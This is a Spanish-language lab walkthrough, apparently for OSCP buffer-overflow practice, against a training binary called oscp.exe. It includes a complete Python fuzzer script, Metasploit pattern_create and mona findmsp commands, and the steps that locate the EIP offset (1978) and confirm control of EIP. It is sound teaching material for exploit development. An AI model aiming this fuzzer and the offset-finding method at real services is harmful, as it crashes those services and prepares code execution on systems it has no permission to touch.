
Fuzzing

Crear un archivo mi kali con el nombre fuzzer.py el cual tiene el siguiente contenido:



```
#!/usr/bin/env python3
import socket, time, sys
ip = "10.10.172.147"
port = 1337
timeout = 5
prefix = "OVERFLOW1 "
string = prefix + "A" * 100
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```


Es hora de crear un exploit en python




Usaremos el siguiente comando para generar un patrón cíclico de una longitud 400 bytes más larga que la cadena que bloqueó el servidor (2000 bytes).

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb  
-l 2400
```

Colocáremos en el payload la cadena, para ver que ocurre con el flujo del programa.


Volveremos a abrir el Immunity Debugger, el binario oscp.exe y pondremos el programa en marcha, y ejecutaremos el exploit.



Luego de ejecutar el exploit, el servidor se bloqueara, introduciremos el siguiente comando en el área de scripts de immunity debugger:

```
!mona findmsp -distance 2400
```

Este comando busca en toda la memoria los archivos que apuntan a lo que hemos sobre-escrito con el patrón de metasploit.




Dentro del resultado podemos destacar


``EIP contains normal pattern : 0x6f43396e (offset 1978)

Podemos ver en la salida que Mona ha encontrado que el offset es 1978.

Así que ahora volvemos a modificar el script exploit.py y cambiamos el offset a 1978, volvemos a cambiar el payload a vacío, y establecemos retn a BBBB.



Volvemos a abrir el immunity debugger, y ejecutamos el programa, y luego el exploit, si todo es correcto debería reescribir el EIP.



El servidor vuelve a bloquearse, observamos en el EIP, las BBBB que colocamos en el retorno del script en python. La "B" escrita en código ascii, es 42, así que 4B sería 42424242. Hemos confirmado cuántos bytes necesitamos enviar para llenar el buffer utilizado por el programa.

